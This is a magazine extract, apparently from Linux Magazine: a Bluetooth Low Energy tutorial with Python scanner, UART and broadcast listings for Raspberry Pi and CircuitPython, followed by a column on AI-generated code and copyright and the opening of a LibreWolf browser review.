


Figure 1: An example of an advertisement from the Bluetooth SIG BLE Primer.

that devices use multiple predefined channels of the spectrum for advertisements. (Bluetooth SIG is a special interest group of more than 30,000 companies for the development and distribution of Bluetooth technology.) If you are interested in the technical details of BLE, you will definitely want to read this document.

Opening a Connection

Central devices scan their environments for advertisements. If a central device finds something interesting, it opens a connection to the peripheral device. As soon as the connection is established, the peripheral stops sending advertising messages. The whole process is known as the Generic Access Profile (GAP), which I'll cover here briefly.

Once connected, it is all about data exchange between the two devices. The standard for this is the Generic Attribute Profile (GATT), which regulates which bytes one device sends to the other device via the wireless link. Even though the connection is always established from the central device to the peripheral, this does not mean that data only flows in one direction. A bi-directional data flow is also possible, for example, using the universal asynchronous receiver/transmitter (UART) service. BLE defines the terms server and client for this purpose. The client has read or write access to the server, which in turn can send data (with or without a response) to the client. In this case, the server has the definition of the resources.

The heart rate sensor from the previous example would be an example of a server. The peripheral device that asks for the current time, on the other hand, would have a client role after opening the connection. For its part, the client can only hope that a central unit will adopt the server role.

Profiles and More

The service, a central concept in the BLE world, defines the data and behavior. Each service has a universally unique ID (UUID). The services standardized by the Bluetooth SIG have 16-bit UUIDs, while private services use 128-bit UUIDs. An official document [3] defines all standardized UUIDs. For example, the Heart Rate Service has the UUID 0x180D.

Using these UUIDs, a central instance can filter for just the sensors it is interested in when scanning for advertisements. An app that wants to visualize a heartbeat can specifically connect to the appropriate sensors. If everyone adheres to the standard, this even works across manufacturers.

A logical grouping of several services is known as a profile. The Heart Rate Profile, for example, also contains the Device Information Service (Figure 2). The corresponding standard also defines two roles: Collector (client) and Sensor (server). In addition, it specifies other more or less important details (e.g., that the sensor's device name can optionally be overwritten).

Within a service, there are several logical attributes or functions known as characteristics in BLE speak. The Heart Rate Service contains the mandatory Heart Rate Measurement characteristic and, optionally, the Body Sensor Location characteristic, among others. Each characteristic in turn includes named fields with the actual data.

Scan Me!

After all of this theory, it's time for some simple examples. On the Raspberry Pi, you only need Python for this. The Bleak library provides an abstraction layer that greatly simplifies the application. Bleak stands for BLE Platform Agnostic Klient (ouch), a nod to the fact that the package runs on Linux, macOS, and Windows. So for




Figure 2: An example of the Heart Rate Profile from the Bluetooth SIG BLE Primer [2].

program development, you don't necessarily need a Rasp Pi, but you definitely need Python v3.7 or later.

Simply install Bleak using:

```
pip3 install bleak
```

You will also want to download the source code (including examples) from Bleak's GitHub repo [4]. You'll find the examples very useful as templates for your applications.

CircuitPython via Blinka is an alternative to Bleak. Installed on the Rasp Pi along with the appropriate BLE libraries (Listing 1), this combination facilitates communication with custom microcontrollers that also run CircuitPython. While it will probably not cause you problems in many scenarios, Blinka does pose some limitations: The Raspberry Pi can only adopt the central role with Blinka. The source code for the BLE libraries for CircuitPython can also be found on GitHub, below the

Listing 1: Blinka with BLE

```
$ sudo apt-get update
$ sudo apt-get install python3-pip
$ pip3 install \
  adafruit-blinka-bleio \
  adafruit-circuitpython-ble
```

Listing 2: Simple BLE Scanner

```
01 #!/usr/bin/python3
02 import time
03 import _bleio
04 import adafruit_ble
05 from adafruit_ble.advertising.standard import Advertisement
06 ble = adafruit_ble.BLERadio()
07 while True:
08     print("Scanning...")
09     for adv in ble.start_scan(timeout=5):
10         print(adv.address, adv.complete_name)
11     time.sleep(10)
```

```
Scanning...
Address(string="4E:DD:A6:EA:1D:05") HV10BB
Address(string="65:EB:34:50:92:A5") None
Address(string="65:EB:34:50:92:A5") None
Address(string="4E:DD:A6:EA:1D:05") HV10BB
Address(string="F3:89:FA:8D:3D:FA") Bangle.js 3dfa
Address(string="65:EB:34:50:92:A5") None
Address(string="4E:DD:A6:EA:1D:05") HV10BB
Address(string="04:B9:E3:50:20:27") 27" Smart Monitor M5
```

Figure 3: Scan output from the simple BLE scanner shown in Listing 2.

Bluetooth name does not have to be available. If you are interested in the actual byte sequence of the message, then add `repr(adv)` to the print statement.

The Bleak installer installs the `bleak-lescan` program in `/usr/local/bin/`; it has the same functionality as our simple BLE scanner. However, the logic is hidden in a module, so it is not as revealing as Listing 2.

Figure 3 shows the output from the simple BLE scanner. Besides my open source smartwatch (Bangle.js) and smartphone (HV10BB), several devices from the neighboring apartment are also advertising.

Speaking of smartphones, there are several apps in the Apple and Google stores to help you get started with BLE and testing. These include the nRF Connect for Mobile app by Nordic Semiconductor (Figure 4), which is the leading manufacturer in Bluetooth chips. Nordic Semiconductor offers many useful

Adafruit account. Again, there are many useful examples.

The program in Listing 2 implements a very simple BLE scanner. The infinite

loop in lines 7 to 11 scans for advertisements every 10 seconds. For each match, the program outputs the Bluetooth MAC address and name. However, the




Figure 4: The signal strength is measured by nRF Connect.

Listing 3: Transfer Sensor Data with UART

```
import time
import board

from adafruit_bme280 import advanced as adafruit_bme280
from adafruit_ble import BLERadio
from adafruit_ble.advertising.standard import ProvideServicesAdvertisement

from adafruit_ble.services.nordic import UARTService

i2c = board.I2C()
#BME280 sensor:
bme280 = adafruit_bme280.Adafruit_BME280_I2C(i2c,address=0x76)

[...]
BLERadio.name = "BME280_Sensor"
ble = BLERadio()
uart = UARTService()
advertisement = ProvideServicesAdvertisement(uart)
while True:
    print("starting advertisement")
    ble.start_advertising(advertisement)
    while not ble.connected:
        pass
    print("connected")
    while ble.connected:
        measurement = "{0:0.1f}, {1:0.1f}, {2:0.1f}\n".format(
            bme280.temperature,
            bme280.humidity,
            bme280.pressure/alt_fac
        )
        print(measurement, end='')
        uart.write(measurement.encode("utf-8"))
        time.sleep(10)
```


documents, tools, and software on the topic on its website [5].

Another useful app is Bluefruit LE Connect by Adafruit. In addition to hardware, Adafruit offers a very large collection of tutorials on all sorts of hardware-related IT topics. Bluefruit LE Connect and its practical application are very well documented.

Special Bluetooth microcontrollers by Adafruit, such as the Feather nRF52840 Express, are a great choice for interaction with the Bluefruit app. The app receives data and can also control the MCU, provided a suitable program is running there.

UART

The serial interface is one of the oldest interfaces in the IT world and has managed to survive for many generations on continually evolving carrier technologies. The UART service for BLE is the Nordic UART Service (NUS). For many applications, UART plays the role of an intermediate protocol. This is not exactly what the inventors of Bluetooth had in mind, but it is simple. In particular, developers can easily port existing applications.

Listing 3 shows an example of transferring sensor data with UART. A microcontroller reads a connected BME280 sensor, bundles the results into a string, and writes the string to the serial interface. An XIAO nRF52840 microcontroller

is a great choice for entry-level applications because it is inexpensive and supports all common languages.

The code turns out to be very compact thanks to the CircuitPython libraries, but even with other programming languages the whole thing is unlikely to be much more complicated. The logic is similar on the client side. Instead of advertisements, the control panel scans for UART services, connects to the sensor, and reads from the serial port. The complete code for the server and client can be found in my project repository [6].

You may encounter some disadvantages of the UART procedure if other devices on the network offer NUS. The client program gets around this by querying the advertisement name BME280_Sensor, but this is not an elegant approach. It would make more sense to have a separate service that defines the data structure.

Figure 5 shows the advantage of using UART, on the other hand.

Listing 4: Advertisement with Data

```
01 import time
02 import board
03 from adafruit_bme280 import advanced as adafruit_bme280
04 import adafruit_ble_broadcastnet
05 print("This is BroadcastNet sensor:",
06       adafruit_ble_broadcastnet.device_address)
06 i2c = board.I2C()
07 #BME280 sensor:
08 bme280 = adafruit_bme280.Adafruit_BME280_I2C(i2c, address=0x76)
09 [...]
10 while True:
11     measurement = adafruit_ble_broadcastnet.
12                   AdafruitSensorMeasurement()
12     measurement.temperature = bme280.temperature
13     measurement.relative_humidity = bme280.humidity
14     measurement.pressure = bme280.pressure/alt_fac
15     print(measurement)
16     adafruit_ble_broadcastnet.broadcast(measurement)
17     time.sleep(10)
```




Figure 5: The UART output as a plot with Bluefruit LE Connect.

Adafruit's app can read UART data in CSV format without needing to understand the details of the data; you have a choice between text output or a plot for display purposes. A shared plot is not really suitable for the BME280 sensor data. The values for temperature, humidity (two-digit range), and pressure (four-digit range) are so far apart that the details are lost. But if you have the right kind of data, fast visualization of the measured values via a UART plot proves to be very useful.

Broadcasts

Broadcasts are a special type of advertisement. The peripheral device sends user data along with the advertisement. This means that other devices do not even have to establish a connection. Broadcasts are the only way to send data from one device to many others.

Broadcasts are popular in indoor navigation using beacons or in museums. In a museum, the advertisement typically contains a URL to a website that explains an exhibit in more detail. If the transmitter is close to the picture and transmits with low power, only suitable apps will receive the information.

For my example, the setup with the microcontroller and the BME280 sensor again provides a sample use case; Listing 4 shows the matching implementation. This program, including the appropriate client that reads the data, can also be found in the project repository [6].

The `AdafruitSensorMeasurement` class, a subclass of `Advertisement`, has a set of predefined fields that the program populates with the measurements from the BME280 (lines 11 to 14). The command in line 16 ultimately sends the advertisement.

Any other devices can receive the advertisement by scanning – and even extract the data, if they know the internal structure. If the fields of the `AdafruitSensorMeasurement` class don't match your projects, just copy the class and adapt it for your needs. This works even if you don't understand all the details.

Conclusions

BLE is ideal for networking battery-based sensors. The data sheet for the combined CYW43439 Bluetooth and WiFi chip on the new Raspberry Pi Pico W, for example, specifies energy consumption for BLE that is a factor of 1,000 lower than for WLAN (TX: 234 to 351 μA versus 270 to 320 mA).

Until BLE is enabled on the chip, you will have to resort to other microcontrollers. You won't get away with this quite as cheaply as with the Pico W. However, for around \$10, the above-mentioned XIAO nRF52840 BLE is pretty affordable. Smartphones also support the wireless standard, which opens up other ideas for cool projects. For example, the Raspberry Pi could insist on a specific smartphone being nearby to release an application. ■■■

Author

Bernhard Bablok works at Allianz Technology SE as an SAP HR developer. When he is not listening to music, riding his bike, or walking, he focuses on Linux, programming, and small computers. You can reach him on mail@bablok.de.

Info

- [1] "Connect Pi Devices and a Smartphone with Bluetooth" by Bernhard Bablok, *Linux Magazine*, issue 264, November 2022, pp. 62-27
- [2] BLE Primer: <https://www.bluetooth.com/bluetooth-resources/the-bluetooth-low-energy-primer/>
- [3] Official UUIDs for standardized profiles and services: <https://btprodspecificationrefs.blob.core.windows.net/assigned-values/16-bit%20UUID%20Numbers%20Document.pdf>
- [4] Bleak: <https://github.com/hbldh/bleak>
- [5] Nordic Semiconductor Developer Academy: <https://devzone.nordicsemi.com/>
- [6] Git repository for this article: <https://github.com/bablokb/ble-playground>




One of the principles of the open source movement is “*don’t reinvent the wheel.*” If an application does what you need to do, use it. Thousands of free applications are available within the open source community, and if you look around, you can probably find a tool that does exactly what you want. But what if you can’t find a tool that does what you want? Another principle of the open source movement is “*do it yourself.*” This month’s tutorial on converting a homegrown SQL database to the more versatile JSON document format will give you some practical experience with data formats, as well as Python APIs. Also in this month’s Linux Voice, we introduce you to the LibreWolf alternative web browser and dust off the RustDesk remote access app.



Image © Olexandr Moroz, 123RF.com

LINUXVOICE ▶

| | |
|---|-----------|
| Doghouse – AI | 76 |
| <i>Jon “maddog” Hall</i> | |
| If an artificial intelligence produces something new, who owns the new creation? | |
| LibreWolf | 78 |
| <i>Erik Bärwaldt</i> | |
| LibreWolf, a modified Firefox-based web browser, simplifies configuration and stops malware and spying. | |
| RustDesk | 82 |
| <i>Thomas Leichtenstern</i> | |
| For a long time, TeamViewer and AnyDesk dominated the remote maintenance software market. Recently, a new player entered the scene in the form of the free and GPL-licensed RustDesk. | |
| FOSSPicks | 86 |
| <i>Graham Morrison</i> | |
| This month Graham reviews Tuning Workbench Synth, Stellarium 1.0, sake, Wonder Shaper, and Samplebrain. | |
| Tutorial – SQL Database Migration | 92 |
| <i>John Cofield</i> | |
| Use a Python API to migrate a music library from SQL to a NoSQL document database. | |



CC-BY-SA WWW.PEPPERTOP.COM



Jon “maddog” Hall is an author, educator, computer scientist, and free software pioneer who has been a passionate advocate for Linux since 1994 when he first met Linus Torvalds and facilitated the port of Linux to a 64-bit system. He serves as president of Linux International®.

MADDOG'S DOGHOUSE

If an artificial intelligence produces something new, who owns the new creation? BY JON “MADDOG” HALL

Artificial Intelligence and Ownership

Some free software people do not believe in intellectual property and copyrights. I am not one of them. I do believe that people have the right to say what happens to their ideas and work, whether those are licensed as free and open source or whether they are closed and proprietary.

As such, I do not “spit on” people who decide to close their code and sell it, but I do believe that the best way of producing code for the end user is the free software model, which gives the end user the ability to maintain their system for as long as it is feasible.

Recently there have been more and more people asking me about the effects of artificial intelligence (AI) on the programming job market. They ask me if I think that AI will take over and put programmers out of work. My answer might not be popular, but if you take AI to its ultimate end, the answer must be “yes.”

I have been hearing about “artificial intelligence” since the 1950s, with science fiction books like *I Robot* and movies and TV shows like *Star Trek: Next Generation (STNG)* having androids, like Mr. Data. I have seen computers become faster, logically larger, physically smaller, and more complex. I have seen more people work on and produce what they consider artificial intelligence, and I am sure that some day in the future we will find the algorithm that allows the computer we call the human brain to learn and gain knowledge and apply that to inorganic intelligence (what I prefer to call AI).

It is inevitable.

However, we have to think about what happens when this artificially intelligent artificial human (yes, there will probably first be AI dogs and AI birds) creates something new. Who owns that new thing? The artificial human? The “owner” of the artificial human? And if the artificial human is owned, is that slavery? Many of the same questions were asked and somewhat answered with regards to the android Data on *STNG*, as well as in many science fiction stories dating back to the 1950s.

But we may have a crisis a lot sooner, even without an artificial human.

Microsoft’s Copilot, supposed AI software, has been trained on FOSS software that is both under copyright and under software licenses. The authors of this FOSS software probably did not consider or license the use of their software by AI, nor did they consider that some AI “mind” would use their software to generate its own code, and this is causing consternation among some FOSS developers regarding attribution.

The creation of new and unique code, by itself, should not cause many problems, because human programmers might look at existing code, learn how to write new code, and then generate new code from that knowledge. Students have been doing this for decades, but we also teach students about plagiarism and how to create sandboxes so they do not copy the code verbatim.

One issue, with both flesh-and-blood and inorganic intelligence, is when the output is *exactly* (or very, very close) to what was first written, and without the attribution requested by many licenses. In many places, this is known as plagiarism and could be a violation of copyright law unless licensed and with proper attribution.

The user of Microsoft’s Copilot, which was trained through the use of FOSS source code, may not even realize that the code which Copilot outputs is an exact duplicate of a FOSS program, and the AI program might not even be “aware” that it created that exact copy. Therefore in a court of law, when the original copyright holder brings a copyright infringement against the holder of the duplicate code, how does the Copilot user prove that it was an innocent copy, and what happens to that copied code? If Copilot is true AI, then even running Copilot with the same commands and the same input might not create the same output, making it difficult to prove that Copilot generated the code in question.

Does the AI system have access to all appropriate patents? What happens when the AI system inserts a patented algorithm without knowing it? Of course this could happen with a human coder too, but this type of filtering should be built into something like Microsoft’s Copilot or any other AI “creative” system.

A person by the name of Matthew Butterick has been asking these questions, and many more [1], and it may behoove us to think about companies inserting these types of tools into platforms (such as GitHub) that FOSS developers use all the time. It is not necessarily bad that developers use these tools, but there should be some discussion and understanding regarding the legality and impact of using them. ■■■

Info

- [1] Matthew Butterick on CoPilot: https://githubcopilotinvestigation.com/?fbclid=IwAR3gI83OQZ8Wsu4WUHTfYo8StjgsIvHi_9gPvkhfOw5cZW1xfDxAsIJzpy

Hone your skills with special editions!




Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!

shop.linuxnewmedia.com



LibreWolf, the privacy-oriented Firefox alternative

Snoop Guard

LibreWolf, a modified Firefox-based web browser, simplifies configuration and puts a stop to malware and spying.

BY ERIK BÄRWALDT

Mozilla Firefox is a web browser that can be configured with great granularity, while respecting a user's privacy, unlike Google Chrome. This is why the Tor Browser is also based on Firefox. If you don't want to use the Tor network, but still want your privacy to be protected, setting this up involves some fairly complex Firefox configuration work. Alternatively, you can let the LibreWolf [1] web browser, a modified Firefox, do the work for you. It does away with gimmicks in the default settings and has been thoroughly hardened by its developers.

LibreWolf is available for various Linux distributions, but also for macOS, OpenBSD, and other operating systems. On Linux, various packages are required for the install depending on the distribution. You also can use an AppImage or Flatpak package. In addition, you will find hints on the project page for all of the installation

options [2]. If you install from the repositories and use the Flatpak, you will find a launcher in your desktop menu when you are done.

Getting Started


At first startup, you will not notice much of a difference from the original Firefox. The interface design does not show any serious differences at first glance. Of course, the preinstalled uBlock Origin extension, which filters unwanted ads out of websites, located in the top right corner of the program window next to the address bar, might catch your eye.

In addition, the default search engine is DuckDuckGo instead of Google, which the original Firefox uses. DuckDuckGo is one of those search engines that values its users' privacy and blocks trackers. LibreWolf lacks the Pocket web application, operated by Mozilla Corporation, which lets you save web pages and articles on remote servers.

If you need to adjust LibreWolf's locale, click on the hamburger menu to the right of the address bar and select *Settings* from the drop-down menu that opens. A configuration dialog opens that differs significantly from its Firefox counterpart. Click on *General* in the sidebar on the left and then scroll down the page on the right to the *Language* option. US English is the default language here.

If you are not happy with that, you can click on the *Set*

Figure 1: LibreWolf dialogs will be familiar to Firefox users, with a few variations.



Alternatives button to open a small dialog with the available languages. Click *Select a language to add*, choose, say, *Spanish* as the language from the drop-down menu that appears, and then click *Add* to the right. This puts the Spanish localization at the top of the selection dialog, and LibreWolf will use it as the default language for menus and notifications in the future. A final mouse click on *OK* closes the overlapping window.

Protective Measures

The Settings dialogs available under *General* vary only slightly compared with Firefox (Figure 1). However, LibreWolf does not let you customize the appearance of web pages in this dialog, some of which modify their color schemes to display content. The browser makes this restriction due to the default security options, where the *ResistFingerprinting* module is enabled. *ResistFingerprinting* keeps users from being tracked based on specific web browser settings.

Under *Startup*, LibreWolf only shows an Internet search on the startup screen. Shortcuts and activities, as well as notices from Mozilla (which Firefox enables by default), are left out here. If required, further options can also be restricted: You can prevent sponsored links being displayed on the LibreWolf startup page – this is common practice in Firefox. In addition, pages saved to Pocket do not show up on the startup page, because the developers have completely removed Pocket from LibreWolf. In the *Search* dialog, all commercial offerings have been removed from the search engine selection, including the Microsoft and Google search engines.

The LibreWolf programmers have made even more significant adjustments in the *Privacy & Security* category. The *Enhanced Activity Protection* group does not have three options like Mozilla Firefox does; instead there is only the strict protection variant. Firefox only offers standard protection in this group by default. Activity tracking protection in LibreWolf also extends to social network scripts and various

typical tracking methods on websites, such as canvas fingerprinting.

